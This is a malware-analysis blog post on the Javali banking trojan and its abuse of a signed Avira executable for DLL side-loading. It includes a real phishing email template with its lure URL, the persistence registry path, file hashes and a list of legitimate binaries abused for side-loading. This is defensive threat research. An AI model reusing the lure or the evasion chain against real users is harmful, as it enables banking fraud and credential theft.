

Latin American Javali trojan weaponizing Avira antivirus legitimate injector to implant malware

seguranca-informatica.pt/latin-american-javali-trojan-weaponizing-avira-antivirus-legitimate-injector-to-implant-malware/

February 16, 2021

Latin American Javali trojan weaponizing Avira antivirus legitimate injector to implant malware.

In the last few years, many banking trojans developed by Latin American criminals have increased in volume and sophistication. Although exists a strong adoption of technologies with the goal of protecting the final user such as plugins, tokens, e-tokens, two-factor-authentication mechanisms, CHIP, PIN cards, and so on, online fraud is still on the rise and every day implementing new tactics, techniques, and procedures (TTP) to evade antivirus and Endpoint Detection & Response systems.

In this article, we will into the details of the Javali trojan banker, **introduced and tracked by the Kaspersky Team**, and targeting Latin American countries, including Brazil and Mexico banking and financial organizations.

Background of Latin American Trojans

Javali trojan is active since November 2017 and targets users of financial and banking organizations geolocated in Brazil and Mexico. By analyzing this piece of malware, we found that Javali is using the same routines and calls often observed on other Latin American trojans, such as **Grandoreiro**, **URSA** aka Mispadu, **Lampion**, **Vadokrist**, **Amavaldo**, **Casbaneiro** aka Metamorpho and **Mekotio**.



Figure 1: The most popular and dangerous Latin American trojans.

In short, part of these trojan families are using padding to enlarge the binary; empty sections or even BPM images attached as a resource as described in this [article](#) related to the **Grandoreiro** trojan. Other trojans use this technique as it allows to evade detection and execute the malicious code on the target machines bypassing detection based on static file signatures.

Latin American trojans share the same *modus operandi* and even modules and blocks of code observed during the analysis of several malware samples. The following schema is an effort to present in a single high-level diagram the workflow of the most popular Latin American trojans.




Figure 2: High-level diagram of the modus operandi of the most popular Latin American banking trojans.

The malicious activity starts with a phishing email sent to the target victims in Latin American – Brazil, Mexico, Chile, and Peru – and Europe – Spain and Portugal. The initial stage of these trojans is generally the execution of a dropper in a form of a VBS, JScript, or MSI file that downloads from the Cloud (AWS, Google, etc.) the trojan loader/injector. After this step, the trojan itself – developed in Delphi – is executed into the memory mainly using the DLL side loading technique or DLL injection, creating persistence using a *.lnk* file on the Windows Startup folder, or adding a new key in the machine registry (*HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run*) with the name and path of the *.lnk* file to guarantee the malware is executed every time the infected machine starts.

The steps 7 and 8 from Figure 2, the malware obtains some details from the infected machine and report them to the C2 server, including the version of the Operating System (OS), architecture, the name of the installed antivirus and EDRs, computer name, and the victim's geolocation.

From here, the malware executes a new thread when specific and hardcoded web-browsers are opened. The title of the accessed web-pages are collected and compared with the target organizations and services hardcoded and defined by crooks, generally the name of the banking portals, cryptocurrency portals, and financial firms. If these conditions match, the windows overlay process starts launching fake windows to lure victims.

More details and comparisons between several threads and used TTPs can be found below and by accessing the **publication from ESET**.

Tactic	ID	Name	Amavaldo	Casbaneiro	Grandoreiro	Guildma	Krachulka	Lokorrito	Mekotio	Mispadu	Numando	Vadokrist	Zumanek
Initial Access	T1566.001	Phishing: Spearphishing Attachment	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	T1566.002	Phishing: Spearphishing Link	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
Execution	T1059.005	Command and Scripting Interpreter: Visual Basic	✓	✓	✓	✗	✓	✓	✓	✓	✓	✓	✓
	T1059.007	Command and Scripting Interpreter: JavaScript/JScript	✓	✓	✗	✓	✗	✗	✓	✓	✗	✓	✓
	T1059.003	Command and Scripting Interpreter: Windows Command Shell	✗	✓	✓	✗	✓	✗	✓	✓	✗	✓	✗
	T1059.001	Command and Scripting Interpreter: PowerShell	✓	✓	✗	✗	✗	✗	✓	✓	✗	✓	✗
	T1047	Windows Management Instrumentation	✓	✗	✗	✓	✗	✗	✓	✓	✓	✗	✗
	T1059	Command and Scripting Interpreter ²	✗	✓	✗	✗	✓	✗	✓	✗	✗	✓	✗
	T1547.001	Boot or Logon Autostart execution: Registry Run Keys / Startup Folder	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
Persistence	T1053.005	Scheduled Task/Job: Scheduled Task	✓	✓	✗	✗	✗	✗	✗	✗	✗	✗	✗
Defense Evasion	T1140	Deobfuscate/Decode Files or Information	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	T1574.002	Hijack Execution Flow: DLL Side-Loading	✓	✓	✗	✓	✓	✓	✓	✗	✓	✓	✓
	T1497.001	Virtualization/Sandbox Evasion: System Checks	✓	✓	✓	✓	✓	✓	✓	✓	✗	✗	✗
	T1218.007	Signed Binary Proxy Execution: Msiexec	✓	✓	✗	✗	✗	✗	✓	✓	✓	✓	✓
	T1036.005	Masquerading: Match Legitimate Name or Location	✗	✓	✓	✓	✗	✗	✗	✓	✗	✗	✓
	T1197	BITS Jobs	✗	✓	✗	✓	✓	✗	✓	✗	✗	✗	✗
	T1112	Modify Registry	✓	✓	✓	✓	✗	✗	✗	✗	✗	✗	✗
	T1218.011	Signed Binary Proxy Execution: Rundll32	✗	✓	✗	✓	✗	✗	✗	✓	✗	✗	✓
	T1027.001	Obfuscated Files or Information: Binary Padding	✗	✓	✓	✗	✗	✗	✓	✗	✗	✗	✗
	T1220	XSL Script Processing	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓

Tactic	ID	Name	Amavaldo	Casbaneiro	Grandoreiro	Guildma	Krachulka	Lokorruto	Mekotio	Mispadu	Numando	Vadokrist	Zumanek
Credential Access	T1056.002	Input Capture: GUI Input Capture ³	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	T1056.001	Input Capture: Keylogging	✓	✓	✓	✗	✓	✓	✓	✓	✓	✓	✓
	T1056.003	Credentials from Password Stores: Credentials from Web Browsers	✓	✓	✓	✓	✗	✓	✓	✓	✓	✗	✗
	T1552.001	Unsecured Credentials: Credentials In Files	✗	✓	✓	✓	✗	✗	✗	✓	✗	✗	✗
Discovery	T1010	Application Window Discovery	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	T1518.001	Software Discovery: Security Software Discovery	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	T1082	System Information Discovery	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	T1083	File and Directory Discovery	✓	✓	✓	✓	✓	✓	✓	✓	✓	✗	✗
	T1057	Process Discovery	✗	✓	✓	✗	✓	✓	✓	✓	✓	✓	✗
Collection	T1113	Screen Capture	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	T1115	Clipboard Data	✓	✓	✗	✗	✗	✗	✓	✓	✓	✗	✗
Command and Control	T1132.002	Data Encoding: Non-Standard Encoding	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	T1571	Non-Standard Port	✓	✓	✓	✗	✓	✗	✓	✓	✓	✓	✓
	T1132.001	Data Encoding: Standard Encoding	✗	✓	✓	✓	✓	✗	✗	✗	✗	✓	✓
	T1568.002	Dynamic Resolution: Domain Generation Algorithms	✗	✗	✓	✗	✓	✗	✓	✗	✗	✗	✗
	T1568.003	Dynamic Resolution: DNS Calculation	✗	✓	✗	✗	✗	✗	✓	✗	✗	✗	✗
Exfiltration	T1048	Exfiltration Over Alternative Protocol	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	T1041	Exfiltration Over C2 Channel	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓

Figure 3: MITRE ATT&CK table illustrating the features that Latin American banking trojans share (full table and more details [here](#)).

As observed during the last few years, several threats share a lot of TTP and code, and that is a clear signal of cooperation between malicious groups.

Discovering Javali trojan banker

These days, the Javali trojan banker is one of the most popular trojan banker families in the wild. According to the [Kaspersky publication](#):

Javali targets Portuguese- and Spanish-speaking countries, active since November 2017 and primarily focusing on the customers of financial institutions located in Brazil and Mexico

Since the details online about this threat are scarce, after a tweet of the malware hunter [@JAMESWT_MHT](#) on Twitter, we decided to go through the details of this specific trojan.

#Spy #Ousaban

I Found old sample

that work in same way of mentioned tweet

Reference <https://t.co/NMjVNRHPjg>

Run <https://t.co/Big98qBrhH>

cc [@fforward](#) [@lazyactivist192](#) [@sirpedrotavares@sugimu_sec](#)

[@verovaleros@JanOfficial](#) [@guelfoweb@1ZRR4H](#) [@__4ndr3y](#)

<https://t.co/cpzQA4SpNU> pic.twitter.com/szw5ngFr6z


— JAMESWT (@JAMESWT_MHT) [February 3, 2021](#)

As observed in another Latin American banking trojans from Figure 3, part of the most popular trojans are disseminated using the most dangerous vehicle of threat's proliferation: email protocol. As this protocol relies on a strong and complex "mesh" around him to catch the fish, the end-user is every time the final decision maker: open or not open the fresh email. Next, an email template used by Javali to lure victims is presented.

NF-e - Segue Nota Fiscal Eletronica - Protocolo: 853183

From: Nota Fiscal Eletronica <subscribe@br.jooble.org>

Envio Automático de Nota Fiscal Eletrônica - NFe



Exibir detalhes da NF-e

<https://nfe-fazenda.myftp.org/receita.fazenda/emissao/?ExibirNotaFiscal=Efetivada>

Esse é um e-mail automático. Não é necessário respondê-lo.
Em caso de dúvidas, entre em contato diretamente com o Emitente da NFe.

Saiba como consultar o status da sua Nota Fiscal Eletrônica
Acesse o Portal da Nota Fiscal Eletrônica do Ministério da Fazenda em www.nfe.fazenda.gov.br
e clique em Consultar NFe Completa.

Figure 4: Email template used by Javali banking trojan.

The Javalis' *modus operandi* is based on the workflow previously explained in Figure 2 and related to other threats such as **Vadokrist**, **Lampion**, **URSA**, **Amavaldo**, and **Casbaneiro**. After opening the URL distributed on the email body, a ZIP file is then downloaded from the Internet. For this, Cloud services are often used by crooks including Google, S3 Buckets from AWS, and MediaFire file sharing service. The next diagram demonstrates how Javali trojan banker works.




Figure 5: High-level diagram of Javali trojan banker.

As mentioned, in general, this trojan was developed using the same architecture of other Latin American trojans, and the main steps of the infection chain are described below and analyzed in-depth during the next sections of this article.

In short, the phishing email is received by victims. By opening an URL it downloads from the Internet (Cloud services) a ZIP file with an MSI executable inside (1, 2). The MSI file contains a JavaScript payload hardcoded, then executed via wscript.exe (3) that will create persistence on the infected machine (4) and also download the final files from an AWS S3 bucket (5).

The *Avira.exe* file, a legitimate PE file from the Avira Antivirus firm, is then used as an injector to take advantage of a technique dubbed DLL side-loading and loading into the memory a huge DLL “*Avira.OE.NativeCore.dll*” (6) as a child of a legitimate Parent Process ID (PPID).

When executed, the Javali trojan starts its operation and immediately gets the malware configuration from doc files available on Google Cloud (7).

Next, the trojan collects information from web-browsers (8) searching for target tabs opened related to hardcoded banking/financing portals and starts the malicious overlay activity presenting fake windows to victims (9, 10, 11, 12, and 13).






The image displays a debugger interface with three main panels:

- Assembly View:** Shows assembly instructions with addresses and comments. A yellow box highlights the instruction `push r12` with comment `r12:"DNSE\r0*\0p3"`. A red arrow points to the register `RAX` in the registers window, which contains the value `0000000000000000`.
- Registers Window:** Shows the state of CPU registers. `RIP` is highlighted with a red arrow and contains the value `000000774E4610`.
- Network Traffic Window:** Shows a packet capture. A yellow box highlights the IP address `192.168.100.197` in the destination field. Another yellow box highlights the payload `s3-sa-east-1.amazonaws.com` in the data section.

Figure 8: Getting the AWS S3 bucket address by debugging the JScript payload.

The downloaded ZIP file is stored into the “C:\Users\Public\Documents” directory, inside a random folder created during the dropper execution. After that, the following files are extracted, namely:

- **Avira.exe:** Legitimate injector from Avira Antivirus.
- **Avira.OE.NativeCore.dll:** malicious DLL used during the DLL side-loading process.
- **msvcp120.dll:** Windows legitimate DLL for runtime dependencies – MICROSOFT® C RUNTIME LIBRARY.
- **msvcr120.dll:** Windows legitimate DLL for runtime dependencies – MICROSOFT® C RUNTIME LIBRARY.
- **rundll32.dll:** Copy of the Avira.exe injector used to start the trojan when the Jscript terminates its execution.

 Avira	2/26/2020 9:41 AM	Application	233 KB
 Avira.OE.NativeCore.dll	2/2/2021 3:47 AM	Application extens...	584,546 KB
 msvcp120.dll	9/9/2019 8:39 AM	Application extens...	445 KB
 msvcr120.dll	9/9/2019 8:39 AM	Application extens...	949 KB
 rundll32	2/26/2020 9:41 AM	Application	233 KB

Avira.exe
8CBB75FEBFB4B0B7C3B6D3613386220C

Avira.OE.NativeCore.dll
83c49ccc03e4abfad28e278ce98b4537

msvcp120.dll
FD5CABBE52272BD76007B68186EBAF00

msvcr120.dll
034CCADC1C073E4216E9466B720F9849

rundll32.exe
8CBB75FEBFB4B0B7C3B6D3613386220C

Figure 9: Javali trojan and all the files used during the infection chain.

Persistence is achieved by creating a *.lnk* file in the Windows startup folder and also a registry key pointing to this *.lnk* file.

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
```

```
created: CREATED
device: DISK_FILE_SYSTEM
name: C:\Users\xxxxx\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\JAAMKHQFW.lnk
object: FILE
operation: CREATE
status: 0x00000000
time: 10453 ms
```





Figure 10: Javali trojan persistence technique (Windows startup folder + registry CurrentVersion\Run).

Javali injector – Weaponizing Avira legitimate executable

Filename: Avira.exe / rundll32.exe
MD5: 8CBB75FEBFB4B0B7C3B6D3613386220C
Creation time: 1/25/2021 4:38:25 AM

Javali trojan takes advantage of a legitimate executable from Avira Antivirus firm to inject into the memory a malicious DLL that impersonates the legitimate DLL:

Avira.OE.NativeCore.dll. This technique is known as DLL side-loading aka DLL hijacking by abusing of vulnerabilities specifically occur when Windows Side-by-Side (WinSxS) manifests are not explicit enough about characteristics of the DLL to be loaded (**T1574**).

As observed below, the injector is a legitimate file and with a valid digital signature from **Avira Operations GmbH & Co. KG**.




Figure 11: Javali uses as injector a legitimate executable from Avira antivirus.

DLL side-loading is used as the favored execution method by Latin American threat groups and 22 different binaries have been abused to load into the memory malicious code. In a **publication from ESET**, some products were described, including binaries from Microsoft, Oracle, several security companies, NVIDIA, VMWare, Avira, and others used as injectors in Amavaldo, Casbaneiro, Mekotio, Vadokrist, and Javali trojans.

Product	Filename	DLL name
Microsoft Corporation CTF Loader	ctfmon.exe	MsCtfMonitor.dll; AppGetLoader.dll; CryptUI.dll
Microsoft Corporation OLE/COM Object Viewer	OLEView.exe	IViewers.dll
Microsoft ECM Certificate Manager	CertMgr.exe	CryptUI.dll
Microsoft Office Picture Manager	Ois.exe	MSOCF.dll

Product	Filename	DLL name
Java(TM) Platform SE 8 (cmd-line launcher)	jjs.exe	jli.dll
Java(TM) Platform SE 8 (Remote Method Invocation)	java-rmi.exe	jli.dll
Java(TM) Platform SE 8 (Kerberos)	kinit.exe	jli.dll
Avira	Avira.SysTrayStartTrigger.exe	Avira.OE.NativeCode.dll
Avast Dump Process	avDump32.exe	Dbghelp.dll
AVG Dump Process	avDump32.exe	Dbghelp.dll
G DATA Personal Firewall	GDFwAdmin.exe	GDFwAdmin.dll
G DATA Security Software	AVK.exe	Avk.dll
COMODO Internet Security	CisTray.exe	Cmdres.dll
NVIDIA 3D Vision Test Application	Nvsttest.exe	D3d8.dll
NVIDIA Smart Maximise Helper Host	NvSmartMaxApp.exe	NvSmartMax.dll
VirtualBox Guest Additions Tray Application	VBoxTray.exe	Mpr.dll
VMware NAT Service	Vmnat.exe	Shfolder.dll
WinGup for Notepad++	Gup.exe	Libcurl.dll
Disc Soft Bus Service Pro (DAEMON Tools Pro)	DiscSoftBusService.exe	Imgengine.dll
Bartels Media GmbH Macro Recorder	MacroRecorder.exe	Mrkey.dll
Stonesoft VPN Client Service	Sgvpn.exe	Wtsapi32.dll
OOO Lightshot Starter Module	Lightshot.exe	Lightshot.dll

Also, BitDefender published an article in reference to this vulnerability used by Casbaneiro aka Metamorfo trojan to execute the malware as a child of a trusted process. In fact, legitimate applications are digitally signed with an Authenticode (code-signing) certificate. This is the proof and seen as a token of trust, as an Authenticode-signed executable file looks less alarming to users when requesting elevated privileges.

In this way, if the User Account Control (UAC) prompts the victim that the antivirus engine wants to make changes on the system, well, users probably will not question it. On the other hand, many antivirus and Endpoint Detection & Response systems can be avoided using this vulnerability, as the injector is legitimate, code-signed, authentic, and comes from a well-known security firm – Avira.

md5	FBF93D0C9042CE46327E6E8426C60BDF
sha1	909C19BE2F3F8E0950E9AF3649617D33BC0EC78F
sha256	4286A45F4F3E4F6D73CDD05498859555B1DE48DF9981019822F4437B97BB57AF
file-type	executable
date	empty
language	neutral
code-page	Unicode UTF-16, little endian
CompanyName	Avira Operations GmbH & Co. KG
FileDescription	Avira
FileVersion	1.2.144.30330
InternalName	Avira.SystrayStartTrigger
LegalCopyright	Copyright © 2019 Avira Operations GmbH & Co. KG and its Licensors
OriginalFilename	Avira.SystrayStartTrigger
ProductName	Avira
ProductVersion	1.2.144.30330

Figure 12: Legitimate injector from Avira – digitally signed, authentic, and trusted during the injection process allowing to bypass security engines such as AV and EDR.

Avira injector – Digging into the details

There is a lot of methods to take advantage of DLL side-loading vulnerability by examining the DLL imports. Figure 13 shows the *Avira.exe* DLL Import Table Address (IAT) which includes the functions:

- **MakeTrayIconVisible**
- **Avira::OE::NativeCore::OeProductInfo::GetLanguage(void)const**

iginalFirstThu	meDateStam	orwarderChai	Name	FirstThunk	Hash
0	0000e358	00000000	0000e698	0000c00c	18fe75aa
1	0000e57c	00000000	0000e760	0000c230	a33ee713
2	0000e570	00000000	0000e79a	0000c224	1419b802
3	0000e34c	00000000	0000e838	0000c000	8c8296e9
4	0000e3bc	00000000	0000f2aa	0000c070	cc0c5dc3
5	0000e4a8	00000000	0000f428	0000c15c	266c34b4

Thunk	Ordinal	Hint	Name
0	0000e822	0017	MakeTrayIconVisible
1	0000e7a6	0002	?GetLanguage@OeProductInfo@NativeCore@OE@Avira@@QBE?AV?\$basic_string@_WU?...

```

Imports from Avira.OE.NativeCore.dll
-----
; Segment type: Externs
; _idata
extrn MakeTrayIconVisible:duord ; CODE XREF: sub_405110+184Tp
; DATA XREF: sub_405110+184Tr ...
; public: class std::basic_string<uchar_t, struct std::char_traits<uchar_t>, class std::allocator<uchar_t>> __thiscall Avira::OE::NativeCore::OeProductInfo::GetLanguage(void)const
extrn ?GetLanguage@OeProductInfo@NativeCore@OE@Avira@@QBE?AV?$basic_string@_WU?$char_traits@_WU?$allocator@_WU?@std@std@@KZ:duord
; CODE XREF: sub_401FF0+66Tp
; DATA XREF: sub_401FF0+66Tr

```

Figure 13: Calls loaded from a legitimate external DLL (Avira.OE.NativeCore.dll).

Validating the external DLLs and calls must involve more than checking for the correct filename and calls names. In this way, every time a DLL is loaded from the side-by-side directory and adjacent to the primary PE file needs to be validated for these functions. Usually, executables using the side-by-side feature will have these resources located in the embedded manifest file.

In detail, the name passed to *LoadLibrary()* / *LoadLibraryEx()* call not need specify a specific path. If a path is passed, then the library is only loaded from the specific path. Otherwise, the following Windows default DLL search order is used:

1. **The current process image file directory – the application directory.**
2. **The system directory (e.g. system32 folder).**
3. **The 16-bit system directory.**
4. **The windows directory.**
5. **The current working directory.**
6. **The directories listed in the PATH environment variable.**

After analyzing the legitimate injector, we can see that the **CreateFile()** and **ReadFile()** functions are used to load into the memory the external DLL from the current process image file directory.

